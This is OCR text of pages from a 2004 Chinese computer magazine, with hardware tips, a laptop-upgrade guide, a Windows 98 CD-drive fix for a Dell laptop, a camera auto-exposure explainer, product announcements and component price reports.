显示器的刷新频率是可以改变的，但电视机的刷新频率通常无法改变，这时如果用摄像头拍摄电视机屏幕，则会出现闪烁的画面。此时需要用到Video Impression软件，很多摄像头都带有此程序。在进行视频捕捉时，我们首先需要点"抓取"按钮，然后点"录制"按钮来完成视频的录制。如果我们不点击"录制"按钮，而点击黑框中的按钮，然后选择"PAL(50Hz)"电视制式，此时就会发现画面中的电视屏幕也不再闪烁了。 （福建　包日晓）

巧克隆启动型闪存盘

要制作启动型闪存盘的主引导记录，必须在Windows 98下用专用的格式化工具进行制作。对于Windows 2000/XP，只要有另一个启动型闪存盘，将Ghost.exe文件拷贝到此闪存盘后，然后在Windows状态下运行MS-DOS方式，再运行ghost，选择"disk to disk"，居然看到ghost将硬盘显示为drive 1，两个闪存盘分别显示为drive 2和drive 3。将源闪存盘的主引导记录用"disk to disk"方式克隆到目标闪存盘，几秒钟后，克隆完毕，重启后，拔出源闪存盘，进入BIOS设置程序，设置为USB-ZIP启动，此时目标闪存盘即可引导系统。

需要注意的是：以上操作都是在Windows状态下的MS-DOS方式下完成的，因为DOS实模式下无法加载USB设备驱动；目标闪存盘的容量应该大于或等于源闪存盘的容量。 （福建　包日晓） CF [YJ06]

理性看待笔记本电脑的升级

■ 上海　凌

编者按：随着精英的低价 i-Buddie 移动 PC 和英迈国际按 Intel 的 BTO 计划推出的 DIY 笔记本电脑在市场上面的热销，不少读者都在关心同一个问题：既然笔记本电脑也可以 DIY，那么，我们可以将自己几年前购买的笔记本电脑进行 DIY 升级吗？为此，笔者今天就来解决这部分读者朋友的疑惑。

一、了解用途　确定升级

首先，应该想清楚自己是出于何种需求想升级自己的笔记本电脑。我们都知道，对于台式机而言，可以有丰富的升级手段——更新 CPU、增加内存、替换硬盘等，而对于笔记本电脑，其组件可做的调整则少得可怜。

对于基本以商业应用为主要用途的笔记本电脑而言，性能提升并不那么重要，它最重要的作用是传递和交换信息：电子邮件、文字处理、电子表格、演示文档等；而以太网、红外线和蓝牙等技术，也是在提供方式各异的信息交换方式。对这部分用户，所要做的最主要是提高信息交换的效率、改进信息传递的方式以满足新的需求，可以通过增加软件、工具、外设等一系列手段使已经拥有的笔记本电脑发挥出更大的作用。

对于非商用笔记本电脑，需求更具有多样性和复杂性。如：升级操作系统到 Windows XP、进行更复杂的视频音频处理、玩 3D 游戏等等。这部分用户对性能的提升有着迫切的需求，他们才是真正需要拆开笔记本电脑进行 DIY 升级的用户。

二、找准升级重点

毫无疑问，我们会根据自己的需求去决定升级的重点和方案。对于有多种需求的用户，应该找出需求中的重点，再结合考虑升级的可行性以及为此准备的资金，制定一个详细的升级计划。

1.BIOS

如果你的笔记本电脑对光驱、显卡、相关设备等方面的支持不是很好，经常出错等，一般就证明旧版 BIOS 程序存在 bug，升级 BIOS 程序可以轻松解决这类问题。

特别注意：升级 BIOS 程序是有一定危险的！

2.CPU

对于 CPU 主频不能满足需要的用户，更新 CPU 的作用不言而喻。就目前的状况，作为个人用户来说，升级 CPU 的难度是比较大的。CPU 能否升级分两种情况，笔记本电脑专用的移动式 CPU 根据不同的封装方式主要分为 BGA 接口与 μPGA 接口。对于 BGA 接口(BGA、BGA2)的 CPU，一般是焊接在主板上的，这种 CPU 无法升级；而 μPGA 接口(μPGA、μPGA2 等)的 CPU 虽然具有可升级性，但这种 CPU 的价格较昂贵。

在升级时应注意首先查阅资料看 CPU 的封装方式，如果是 μPGA 接口再查看主板芯片组所能支持的 CPU 类型、最高支持的 CPU 外频及倍频、提供的 CPU 工作电压范围以及相应的设置方法。然后，尽量购买所能支持的最高主频的移动式 CPU 进行升级。如果自己没有专用工具或对拆装方法不熟悉，最好找专业人员帮助解决。

3.内存

以前大多数笔记本电脑采用的 64MB 或 128MB 内存已经不能满足很多应用的需要，升级内存的意义远比升级 CPU 大

在 Win98 下为 DELL 笔记本电脑挂接光驱

■ 江汉　刘中甫

故障现象：单位最近买了几台 DELL Inspiron 600m 笔记本电脑，并已预装好了 Windows XP。为了实现 Windows 98 与 Windows XP 的双启动，决定安装 Windows 98。问题是这类机型只提供了 Windows 2000 及 Windows XP 的驱动程序，而没有提供 Windows 98 的驱动程序，因此，在安装 Windows 98 后，查看系统属性里有很多黄色惊叹号。根据 Windows XP 中显示的主板芯片组、显卡、声卡、网卡等硬件的型号，分别在网上找 for Windows 98 的驱动程序。安装后，显卡、声卡、网卡等立即运行正常，但系统中却始终不见光驱的踪影。

故障分析：既然能用 Windows 98 启动光盘启动并成功挂接光驱，说明Windows 98自带的光驱驱动程序支持此光驱。考虑到该笔记本电脑的光驱是采用 IDE 接口，于是查看系统属性发现硬盘控制器中仅有一项“Intel(R)82801DBM Ultra ATA Storage Controller-24CA”，且此项显示为黄色惊叹号，双击此项设置其 IDE 通道参数，将“默认值”更改为“仅启用主 IDE 通道”。重启后，还是挂接不上光驱，但硬盘控制器中“Intel(R)82801DBM Ultra ATA Storage Controller-24CA”前的黄色惊叹号消失，并且还多出了一项“Primary IDE Controller（dual FIFO）”。一个 IDE接口有两个 IDE通道，通常情况下，硬盘接在主 IDE 通道，而光驱接在第二 IDE 通道。前述现象表明一旦启用第二 IDE通道（即IDE通道参数为“默认值”）时，IDE控制器便不能正常工作，因而挂接不上光驱；若不启用第二IDE通道，而正好挂接在此通道上的光驱则自然无法挂接。

故障解决：为了解决这一矛盾，在“仅启用主 IDE 通道”的情况下，增加一个新的 IDE控制器。具体方法是：在控制面板中点击“添加新硬件”，点击“否，希望从列表中选择硬件”，继续在硬件类型中选择“硬盘控制器”，接着在生产商中点击“标准硬盘驱动器”，并在型号中选择“标准的 IDE/ESDI 硬盘控制器”，IDE控制器添加完成后，不用重启机器，系统中便立即出现了光驱图标。CF [YJ07]

得多，它是最有效、最快捷、最经济(原配的内存条也不会被淘汰)的提升笔记本电脑整体性能的方法。

升级内存的方法也比较简单，和台式机内存不同，目前大部分笔记本电脑都预留了两个144pin的SO-DIMM插槽，有些甚至只有一个插槽来安装内存，这种整合化使得内存的升级在一定程度上受到了限制。升级笔记本电脑内存，首先要考虑轻、薄等因素以及内存的散热性能。建议在相同容量下优先考虑体积相对较小的内存条，以保证内存的安装顺利，并减少配件之间的电磁干扰。在容量上，建议尽量选择容量较大的单条内存。

升级时要注意内存条的种类，如果机器上是EDO内存条，那么就不能添加SDRAM内存条，反之亦然。而对于PC66内存条与PC100内存条一般不要混用，不同厂商的内存条最好不要混用，否则容易导致死机或系统不稳定等状况，所以一般升级内存条时最好找原厂商，这样就不会存在兼容性问题。

4.硬盘

由于早期笔记本电脑所配的硬盘容量一般都小于10GB，对目前的主要应用来说显得太小。当升级新的硬盘后，原来的硬盘可以和一个200元左右的USB硬盘盒组成一个便携的移动硬盘，比买品牌产品便宜多了，原来的硬盘也没有浪费掉。

相对升级其他组件而言，更换硬盘是最容易操作的。升级前要注意的事项主要是注意机器支持的最大硬盘容量是多少，可以通过升级BIOS来提高支持大容量的硬盘。具体到硬盘方面，则要注意硬盘的厚度，一般有9.5mm、12.5 mm、15mm几种尺寸。在升级硬盘前还要注意把以前的有用数据备份和保存起来。

和台式机一样，硬盘的大小和快慢也是影响整机速度的重要问题。现在主流笔记本电脑硬盘大部分都是4200转，512KB缓存的，但笔记本硬盘受到技术限制，很难在速度上有所突破。生产笔记本硬盘的厂商并不多，主要品牌有日立、东芝、富士通。

5.网卡与Modem

网卡与Modem的升级相对较简单。如果是PCMCIA卡的33.6Kbps Modem，那就可以改用56Kbps的PCMCIA卡Modem，或者改用COM接口或USB接口的外置Modem。如果机器里是内置的Modem，也可以将老的Modem禁用，改配PCMCIA的56Kbps Modem卡或USB、COM接口Modem。

非常多的笔记本电脑内置了56Kbps Modem，但是很多厂商都省略了对10/100Mbps网络的支持，为了增加这部分功能，一种选择是购买TypeII网卡，其二是用USB接口的网卡/Modem，甚至使用USB/TypeII的无线网卡。

6.光驱

笔记本电脑的CD-ROM光驱可以升级为DVD-ROM或CD-RW，只是其前提是该笔记本电脑必须支持它们。但必须注意，最好找原厂商的升级光驱，以避免因光驱尺寸不一、硬件兼容性等问题而可能产生的系统不稳定。对于超薄型和一些将驱动器固定在机器上的笔记本电脑，只有选择USB/IEEE1394或者COM口连接方式的扩展光驱了。

7.电池

笔记本电脑的电池寿命一般不会超过4年，电池也许是用户在使用过程中最可能替换的东西。笔记本电脑的电池一般在使用三年以后就报废了，在升级了硬件设备以后当然也不要忘了更换你的笔记本电脑的电池。现在市场上笔记本电脑电池的售价一般在1000～3000元之间，约占笔记本电脑整体售价的10%～15%，某些超薄机型甚至更高。

根据供电方式的不同可以把笔记本电脑的电池分为三类：镍镉电池(Ni-Cd)、镍氢电池(Ni-MH)和锂电池(Li)。镍镉电池体积过大、质量重、容量小、寿命短、有记忆效应等，现在使用已经很少了。现在的电池主要有锂电池和镍氢电池两种，其中锂电池具有体积小、质量轻、容量大、记忆效应低、充电时间短等优点，颇受用户喜爱。人们普遍都认为的锂电池没有记忆效应是错误的，锂电池同样会有记忆效应，只是它的记忆效应不太明显罢了。另外，锂电池也分两种，一种是锂电池，另一种是锂离子电池。

> 小提示
>
> 如何区分锂电池和锂离子电池
>
> 锂电池使用时不安全，常会在充电时出现燃烧、爆裂的情况，这是因为锂元素太活跃的缘故。现在的改进型锂离子电池，加入了抑制锂元素活跃的成分，从而使锂电池真正达到了安全、高效、方便，而老式锂电池也随之被淘汰。其标识是完全不同的，锂电池为“Li”、锂离子电池为“Li-ion”。

锂电池的最大缺陷是充放电次数少，充放电次数只有400～600次，经过特殊改进的产品也不过800多次。按每天充电一次计算，最好的锂电池的使用时间也不过两年多。镍氢电池的充电次数能够达到700次以上，质量好的产品充放电可达1200次，这样一比较，镍氢电池要比锂电池长寿，镍氢电池的价格也要比锂电池低很多。由此看来，目前还没有十全十美的笔记本电脑电池。容量大小主要从电池所标出mAh来判断，它的中文名称是毫安时。

三、避免升级误区

由于笔记本电脑没有像台式机那种统一的设计标准，这种情况决定了它升级的不易性。其中有些组件是不能升级的(不能升级的典型组件有:主板、PCMCIA接口与串并口、显卡与声卡)，对这一点，我们应该有清醒的认识。对于有些不能升级的组件，我们只能通过软件的方法去优化它，如升级显卡、声卡的驱动程序。

有时候，升级也会破坏系统的稳定性(主要由硬件不兼容造成)，所以在升级之后，我们还要经过一段时间的试用来检查是否升级成功，必要的时候，还可以借助专业测试软件对系统进行性能测试。

▶▶▶ 火速链接

本本的升级之路——笔记本内存升级篇　2003年第21期
本本的升级之路——笔记本硬盘升级篇　2003年第22期
本本的升级之路——笔记本显卡升级篇　2003年第23期

CF [YJ08]

DC 术语通之七：AE

■福建 包日晓

AE 是英文“Automatic Expose”的简称，翻译成中文为“自动曝光”。自动曝光就是在相机内建自动光圈控制程序，相机本身根据光线条件自动确定曝光量，拍摄者只需对准目标拍摄即可。一般来说，自动曝光可以自动、手动切换，顺光下以自动模式拍摄，逆光下可切换成手动调整。

一、AE 的分类

从根本测光原理上分，可分为入射式和反射式。入射式就是测量照射到相机上的光线的亮度来确定曝光组合。反射式是测量被摄体的实际亮度，也就是成像的亮度来确定曝光组合，这是比较理想的一种方式。

从测光计量方式上分，可以分为点测光自动曝光、中央重点自动曝光和多点平衡自动曝光等，各有优缺点，分别适应于不同的光线条件或拍摄目的。

从控制过程上分，可分为光圈优先、快门优先、混合优先、程序控制和预定模式几种。顾名思义，光圈优先就是先确定使用的光圈，相机根据计算出的曝光量确定合适的快门速度，这种方式适用于需要预定景深或者配合闪光灯调配光比的场合；快门优先就是先确定快门速度，让相机选择合适的光圈大小，适用于拍摄动体；混合优先是弥补单一优先的不足而先确定光圈或快门的范围，再由相机确定曝光组合；程序控制是让相机按照预先编定的控制程序曝光；预定模式，是生产厂家根据几种常见的光线条件，预设了比较合理的曝光参数供拍摄时选择，一般有夜景、风光、人像、运动等几种。

二、正确使用 AE

对于初学者而言，光圈值是很难掌握的，因此几乎所有的数码相机都有自动设定功能。我们所拍摄的大部分照片都有中度灰色的总体亮度，景物的一些区域可能会反射 90% 的光，一些区域只能反射 5%，但是总体上景物反射光的平均数量为18%，这是中度灰色对象反射光的数量。客观而言，这种先进的自动曝光能够使我们轻易地获得曝光基本正确的照片。典型中度灰色景物包括：你面对景物，景物被你身后的光照亮，处于明亮日光下的景物；多云天气或散射光线下的景物，如阴影下或室内的被平均照亮的景物；雾气下的楼房。

小提示

如何在自动模式下拍摄照片

打开相机，设置为自动模式，记住要把镜头盖移开；组图，确信你想要的最清晰显现的对象处于取景器中央的焦点区域；按下快门键半程，相机可以设置焦距、曝光和白平衡；相机设置完毕后，有灯光闪动或相机会鸣叫；按下快门键全程，拍摄照片；操作时，相机会鸣叫，相机会把新图像储存；操作完毕，关闭相机。

三、相信自己 放弃 AE

有时，使用相机的自动曝光功能反而容易使拍摄出来的影像会有缺陷。拍摄照片时，曝光并未平均分配在传感器表面，除非所拍摄对象的色调绝对均匀。景物中的亮光部分反射最多光线，亮光聚焦的传感器区域曝光量最大。暗光区域，如阴影反射的光要少得多，因此暗光聚焦的传感器区域的曝光要少得多。极佳的曝光保留了亮光和阴影中的细节。对自动曝光系统来说，这样做就好像把一辆大卡车停放在一个狭小停车库中那样困难。下面将向大家列举常见的几种不需要使用自动曝光功能的情况。

1.黑暗背景下的景物

当一个小的亮光对象出现在一个大的黑暗背景下时。自动曝光系统假定整个色调比实际上要暗，原因是：与小部分的亮光相比，景物的大部分都比较暗。自动曝光系统增加曝光率，产生中度色调。结果是曝光过度，主要对象会比较亮。

2.强光背景下的景物

强光背景下的对象，如晴朗天空下明亮的沙滩或雪地上的肖像画，会使自动曝光系统迷惑，尤其当对象占据景物相对较小的一部分时。背景亮度非常突出，以至于自动曝光系统要减少曝光，使整个色调变为中度灰色。结果导致曝光不足，主体对象会比较暗。如果你要看到主体对象的细节，那最少要增加两档光圈。

3.对比度强的景物

许多景物，尤其是那些带有亮光部分和深色阴影的，有一个亮度范围，但无法完全记录在图像传感器上。遇到这些景物时，你必须判断究竟是亮光，还是阴影区最重要，然后设置曝光，景物就会准确地显示在最终照片上。在对比度强的情形下，尽量靠近点；使最重要区域填充取景框。用景光锁定来锁定曝光，对付强对比度的另外一种方法是通过闪光灯使阴影亮一点。比如，一张从背后或侧面照亮的肖像画通常比一张从前面照亮的肖像画更有效和有趣。但是当景物明暗差别强烈时，一个脸的大部分可能会在过度黑暗的阴影里。在这种情况下，用闪光灯或白色反射镜卡填充或照亮阴影。

4.比中度灰色更亮的景物

比中度灰色更亮的景物，比如海滩景物，明亮沙滩或大发覆盖的风景，反射多于18%的光线。自动曝光系统不知道景物会这么明亮，用它算出来的设置拍摄出来的图像就比较暗。为了使图像明亮一些，与原始景物相配你必须增强曝光。雪景是典型的比中灰色调亮的景物，其中的大部分重要细节都是色度中较亮的部分。整个景色的平均影调大约要比标准的中灰色调高一个亮度，这就会导致测光发生偏差，所以在拍摄平均影调亮于中灰色调的照片时，应该增加一档光圈以正确恢复景物的原本影调。如果不增加曝光，拍摄出的照片就会发灰。

5.比中度灰色暗的景物

比中度灰色暗的景物（如深度阴影，黑色植物和黑布），如果你用自动曝光拍摄上述景物，景物很亮。测光仪无法判断是比较暗的景物还是光线不足的一般景物。在这两种情况下，测光仪导致图像曝光过度，使景物看起来太亮。在拍摄整体色调低于中度灰色的景物时，你需要减少曝光，使图像更暗一些。CF [YJ09]



八亿时空“彩Q”系列笔记本电脑



近日，八亿时空推出了一款镜面彩色系列笔记本电脑——“彩Q”。“彩Q”系列采用了最新镜面材质的彩色外壳，色彩靓丽，格调典雅。目前彩Q系列包括钻石红、宝石蓝两款，“彩Q”系列的标准配置为——英特尔P4 M 1.9GHz Celeron主流处理器、DVD光驱、256MB DDR RAM、14.1TFT LCD显示屏。在内置光驱的情况下，厚度仅27mm，重2.2kg，在保证应用的前提下可以满足各种移动应用。

咨询电话：800-810-2281
参考报价：8900元(M7300D)

冲击波SC-2103时尚版音箱



冲击波于近期推出了其最新产品——SC-2103时尚版。该款音箱造型独特，前卫。低音箱体采用木质结构并采用了5.25英寸的大口径松压纸盆低音单元，从而杜绝了谐振和箱声的产生，可以使音染降至最低。SC-2103时尚版采用极具人性化的侧面调节面板，配备了方便快捷的高音调节，低音调节及音量调节功能。作为冲击波公司近期的主推产品，SC-2103时尚版应用范围广泛，听音乐，玩游戏等都能应对自如。

咨询电话：010-82848111
参考报价：168元


七喜喜悦8000 PC



七喜日前推出了一款型号为喜悦8000的PC，该款电脑采用了Intel Prescott 2.8E CPU，256MB DDR内存，80GB 7200转硬盘。还配备了拥有128M显存的FX5200显卡，此显示卡能完整支持DX9特效。另外，喜悦8000还为您准备了17英寸纯平显示器、超静音技术电源、一键恢复功能、56K MODEM、10/100M网卡、以及必备的1.44M软驱、多媒体网际键盘、光电鼠、快乐家园软件包。

参考报价：5999元

艾崴DH800 —— Intel工作站主板



艾崴日前推出了独家的工作站主板——DH800。IWILL DH800是一款双处理器主板，它不仅支持目前最快的英特尔双至强处理器，也是支持533MHz和下一代Intel Xeon处理器的惟一工作站主板。DH800采用Intel 875P芯片和Intel新发布的南桥芯片Hance Rapids，是行业内第一块支持高速DDR400存储器、宽带宽PCI-X控制卡的双至强工作站主板，也是Intel基于专业DP工作站主板、支持AGP Pro/8X图形卡的最佳版本。

咨询电话：021-63531252　010-82893248
参考报价：待定

爱国者无线通GPRS闪存




近日，华旗资讯推出了一款专为商务人士设计的全功能GPRS产品——爱国者无线通。该产品只有手机般大小，外观质感、时尚，采用USB接口，即插即用；它具有107Kb/S GPRS无线高速上网，支持最高53.6Kbps的下载速度以及26.8Kbps的上传速度；闪存容量为128M，数据传输速率分别为900KB/S（读）700KB/S(写)；蓝牙同步信道速率为64Kbps，无线传输距离长达10米。

咨询电话：010-82851677

漫步者 R131T、R133T 音箱

漫步者于近期推出了两款低价位2.1音箱新品，R131T和R133T。上述两款音箱均采用相同的全木质低音炮，但搭配不同的卫星箱。低音炮前面板将音量调节前置并配有橙色电源指示灯，使其更加便于实际操作使用。低音炮单元采用5寸防磁型扬声器，低频强劲。

咨询电话：010-82676688-822






新蓝笔记本电脑

3月5日，新蓝联合台湾OEM厂商及英特尔公司，率先在国内推出了采用Celeron M处理器的Dfree系列笔记本电脑。此次推出的Dfree系列有两个型号，Dfree1100及Dfree1600。两款都使用了Intel 855GME芯片组，内置V.92调制解调器，以太网接口，三个USB 2.0接口、一个IEEE 1394接口、打印并口、S-VIDEO视频输出。同时，作为一款消费类笔记本电脑，Dfree1100系列还内置了三合一的读卡器，能读取SD/MMC/MS卡等，这样就可以轻松与数码相机、数码摄像机等交换数据。这款机器内置的8芯4400AMH的锂电池能支持5个小时以上的续航电力。

参考价格：6999元(Dfree1100)
7999元(Dfree1600)

昂达 NK7U 主板

昂达电子最近在国内推出了一款自有品牌的nForce2主板——NK7U。该款主板整合了nVIDIA APU (Audio Processing Unit)音效处理单元，拥有独特的SoundStorm剧院品质3D音效，提供最专业的杜比(Dolby)5.1声道立体环绕音效。在其它功能方面，UN400TR主板内建的MCP-T南桥芯片也提供10/100Mbps以太网络功能。同时拥有2个IEEE1394(FireWire)及6个USB2.0接口，能让系统快速连接高效能的计算机外设装置。此外，还有5组PCI及两组ATA133插槽，并配备最新的Serial ATA接口，可支持150Mbps高速数据传输，并且支持RAID 0和RAID1，为顶级计算机储存装置提供最佳支持。



咨询电话：(020)87636363
参考价格:599元(促销期间赠送霹雳手键鼠套装)



创新 Inspire T2900 音箱

创新科技公司为配合Sound Blaster Audigy2 ZS声卡的推广，日前发布了两分频Inspire T系列音箱，Inspire T2900音箱是该系列中2.1型号。Inspire T2900采用全黑外观设计，风格简约、时尚，Inspire T2900卫星音箱两分频设计和大口径低音单元，"倒相管双向弧形外廓"声学设计，都将为用户带来更佳的听觉体验。此外，其线控不仅集音量调节、电源开关、低音控制、耳机接口于一身，更重要的是其提供了一个专利的M-PORT数字音频接口，拥有良好的人机交互性。

咨询电话：010-82551800
参考价格：580元

美齐 JT166M 液晶显示器

美齐近日推出了一款拥有独特"智能微调色彩引擎"的15英寸液晶显示器。美齐(JEAN)JT166M采用了目前最流行的窄边框、超轻、超薄的时尚外观设计，其点距为0.297mm，最佳分辨率为1024X768，亮度为250nits，对比度为400:1。JT166M由于采用了美齐独有的3D滤波和色彩还原技术和"SMART LIGHT"技术，从而确保了画面的色彩还原逼真，图像亮丽。



咨询电话：021-62085579
参考价格：2799元

CF [SC01]

风向标

栏目主持 Storyer
◆孙兴科

CPU 市场:Intel 新品闯市 AMD 稳中有降

上周 Intel 和 AMD 分别对各自产品的价格进行了大幅调整，此两大 CPU 厂商的降价活动在市场上掀起了轩然大波。目前，刚刚经历过大幅价格调整的 Intel 和 AMD 基本都保持稳定，二者正竭力维系着降价后的价格体系，这种稳定的局面将会持续一段时间。Intel 方面，在保持市场现有产品价格稳定的同时，将两款 Pentium 4 新品注入市场。近日，Intel 推出了 Pentium 4 2.8GE 和 3.2GE 两款散包新品，时下此二者的报价分别为 1550 元和 2560 元。Intel 主流 Pentium 4 CPU 1.7G/1.8A/2.0A/2.4B/2.8/2.4C/2.8C 的报价分别稳定在 870 元 /900 元 /970 元 /1110 元 /1350 元 /1320 元 /1460 元。不仅 Pentium 4 有新品跟大家见面，赛扬系列也推出了一款 2.5GHz 的产品供大家选择，目前此新品赛扬的市场售价为 630 元。近日，市场中主流赛扬 CPU 的货量有限，价格出现上扬趋势，目前散包 1.7/1.8/2.0/2.2/2.4GHz 的赛扬 CPU 价格分别上扬至 430/435/520/535/565 元。近日，AMD 方面虽然没有新品推出，但其产品价格再度下调同样能让消费者得到实惠。目前，市场中主流的 Athlon XP 散装产品价格都有不同程度下调，1800+/2000+/2200+/2400+/2500+/2600+/2800+/3000+ 的报价分别下调到 430 元 /465 元 /540 元 /620 元 /660 元 /750 元 /1070 元 /1300 元。AMD 的低端产品毒龙系列 CPU 略有涨势，目前，其 1.8GHz、1.6GHz 和 1.4GHz 的报价分别为 365 元、315 元和 285 元。

新闻速递

◆ 散热博士于近日推出了 AMD 之卡西摩多散热风扇。它采用低转速 8025 风扇，可以有效地控制噪音，AMD 之卡西摩多的最大亮点是散热片底部是采用镶铜工艺，利用铜传热快的特点，可以及时将热源热量带走。此款产品的售价为 68 元。

内存市场:风云多变 内存价格反降为涨

上周内存的价格已经开始回落，本来良好的价格走势，被突如其来的供货不足打乱。近日，内存的价格又一次表现出强烈的上涨势头，市场中主流内存的售价与上周相比均有几十元的涨幅。目前，现代 DDR266 128MB、256MB 和 512MB 的报价分别上涨至 160、285 和 590 元；DDR333 系列的 256MB/512MB 报价为 300 元 /595 元；DDR400 256MB 的报价为 325 元，现代内存的平均涨幅达到了 20 元。接下来看看 Kingston 内存，其 DDR333 系列 256MB 和 512MB 的报价上扬至 350 元和 660 元；DDR400 系列 256MB 和 512MB 与上周报价相差不大，分别为 360/695 元，Kingston 内存的平均涨幅同样达到了 20 元。再来关注一下 Kingmax 内存，其 DDR333 256/512MB 的报价为 330/660 元，与上周相比 512MB 上涨了 45 元；DDR400 256/512MB 的报价稳定在 340 和 650 元。最后说说宇瞻内存，目前，其 DDR266 系列内存仍然没能摆脱缺货状态；DDR333 256MB/512MB 报价分别为 350/640 元；DDR400 256MB/512MB 的报价为 370/690 元。近期，宇瞻内存的价格走势正好与多数内存的走势相反，小幅下跌成为其鲜明的特点。

显卡市场:高端产品斗狠 商家再次利用价格杠杆

近日，中低端显卡市场比较稳定，基本没有出现新品推出或产品降价之类的新闻。中低端产品表现沉寂，高端产品必然要出来活跃气氛，近日高端的 N 卡和 A 卡就展开了激烈的价格竞争。N 卡阵营中，丽台发布了一款基于 GeForceFX 5700 图形芯片的新品——A360 TDH 256，目前此款产品的售价为 1588 元。盈通显卡理所应当成为此次降价的明星，其采用 GeForce FX5800 核心的显卡的售价由 2988 元，直线下调之 1199 元，近 1800 元的降幅在显卡市场中实属罕见之举。接下来看一款采用 ATI RADEON 9800XT 核心的显卡，采用此核心的显卡可以说是目前显卡市场中的顶级产品，斯巴达克的惊天镭 9800XT 由 3999 元直降至 3599 元，成为市场中售价最低的 9800XT 核心显卡。另外，ATI RADEON 9800 标准版显卡也由迪兰恒进以 1699 的价格降价推想市场推向市场。

新闻速递

◆ 微星科技日前发布了阿修罗 PCX 全系列显示卡，该系列显示卡采用 PCI Express 超速总线和第二代的 nVIDIA CineFX 2.0 3D 引擎。微星科技称，PCX 显示卡系列将带给玩家前所未有的 3D 特效震撼。

◆ 日前，承启科技正式对外发布其基于 FX5500 显示核心的显卡——SA5500。GeForce FX 5500 研发代号为 NV34B，CineFX 架构设计，采用 0.15 微米工艺制造，核心频率为 270MHz，采用全接口设计。

◆ 铭瑄极光 5500 黄金版日前在市场上全面现身，极光 5500 配备了 8 颗三星 8X16bit 共 128MB 显存，速度为 4ns，还有不少的超频空间。目前它的市场价格为 666 元。

◆ 近日，艾尔莎（ELSA）推出了一款显示卡新品——ELSA 幻雷者 960XT-VIVO。该产品搭载 Radeon 9600XT 芯片、128MB DDR 显存，在原来 TV-Out 的基础上增加了高质量视频采集功能。

显示器市场:CRT 降价增销 液晶出新促销

由于 CRT 显示器的市场正逐渐缩小，所以 CRT 显示器只有在价格上多做文章才能继续在市场中求生存。近日，LG 的多款 CRT 显示器大幅调价，最高降幅达 450 元之多。目前，LG 的低端纯平显示器 710S 和 710BH 由 1070 元和 1150

元统一下调至998元，成为千元以下17英寸纯平显示器阵营的虎将。另外，还有一款低端的17英寸物理纯平显示器F702B也由1280元调整至1099元。定位于高端的F702P和F700FD的降幅较高，分别由原来的1580元、2488元下调至1388和1999元。液晶显示器方面，限于液晶面板的价格居高不下，液晶显示器的报价仍没有回落的迹象。虽然液晶的价格居高不下，但仍有厂商推出新品以吸引消费者的眼球。近日，玛雅的"全球指定CS专用液晶显示器"CS-5 15英寸液晶显示器全新上市了，其售价定为2899元。

优惠活动

◆ 近日，七彩虹宣布将刚上市的"飞龙战士C.K8T800主板"降至777元。此款主板基于VIA K8T800+VT8237芯片组，支持Socket 754接口的Athlon 64，并提供800MHz的HyperTransport传输技术。

◆ 来自嘉威世纪的影驰FX5900XT日前开始在市场上铺货。这款影驰FX5900XT的价格更是爆出惊爆的1488元，而且采用了新一代AGP 8X。

◆3月6日—4月18日期间，明基正在全国的14个大城市举行"极限12ms，飙风再起"BenQ 12ms极速车神争霸赛的活动，详情请登陆明基网站查询。

◆ 即日起，爱国者掀起移动存储普及风暴，其中市场热销的爱国者闪存式MP3-线控E18及闪存式MP3-B07产品价格分别以799元和549元特价销售，与此同时，购买爱国者闪存式MP3-H06和H07产品的用户还将获赠具有FM收音机功能的精美FM调频耳机一副。

◆ 从3月16日到4月15日，飞利浦将以3688元的超低价格，令消费者体验到17英寸LCD带来的视觉享受！同时，消费者还享有"7天免费试用，无条件退换"的质量保障承诺。

厂商新动态

近日，国内首家提出五年保修服务的**清华紫光电脑正式推出"新境界"全新服务品牌。**今后，清华紫光台式电脑服务体系，将全部采用统一标识、统一形象的"新境界"五年保修服务。

江民科技日前向媒体发布了其诚信宣言，呼吁反病毒业界同仁乃至全社会行动起来，以诚信为准则，共同营造良好的商业环境和社会秩序。

2004年3月15日，NESO和华旗资讯在北京联合举行的记者会上宣布，**NESO2004年的渠道体系将作出重大调整，华旗资讯将作为NESO(中国)的全国总代理，**全面负责NESO显示器在中国区的推广、销售以及产品服务。

2004年3月5日，威盛电子在北京举办了"多元嵌入，无微不至——威盛嵌入式平台应用研讨会"。会上，威盛多位资深经理向与会者介绍了**最新的NanoBGA CPU和CN400 Chipset产品以及多媒体平台应用技巧。**

中国搜索www.zhongsou.com近期全新推出三款面向大众的个性化搜索服务软件:网络猪集多种功能于一身，购物搜索和游戏搜索针对网络购物和网络游戏量身打造。

35互联(原亚洲最大的域名注册商中国频道)**35.com日前推出了智能识别过滤垃圾邮件的35智能邮箱，**率先为清剿垃圾邮件提供新的技术解决方案。

在日前举行的"中国保护消费者基金会"针对市场中各IT品牌进行了"质量放心、用户满意"的评选活动中，**捷波板卡凭借其优良的品质与服务，一举获得中国保护消费者基金会"质量放心、用户满意"双优品牌称号。**

日前朗科(Netac)公司隆重推出了全球第一款1.8寸数码照片存储器——智能相册。该产品被视为朗科公司大力吹响进军数码娱乐产品领域的号角。

欧特克(Autodesk)近日正式宣布为中国建筑勘察设计行业用户推出Autodesk AutoCAD Revit Series简体中文版。

2004年2月24日，**上海天之图网络科技有限公司与连邦软件、中国电信互联星空事业总部以及Intel 公司，签约成为网络游戏应用合作领域的战略伙伴，**并于当日发布了天图科技2004年新产品《天之炼狱》。

新品短信息

音箱

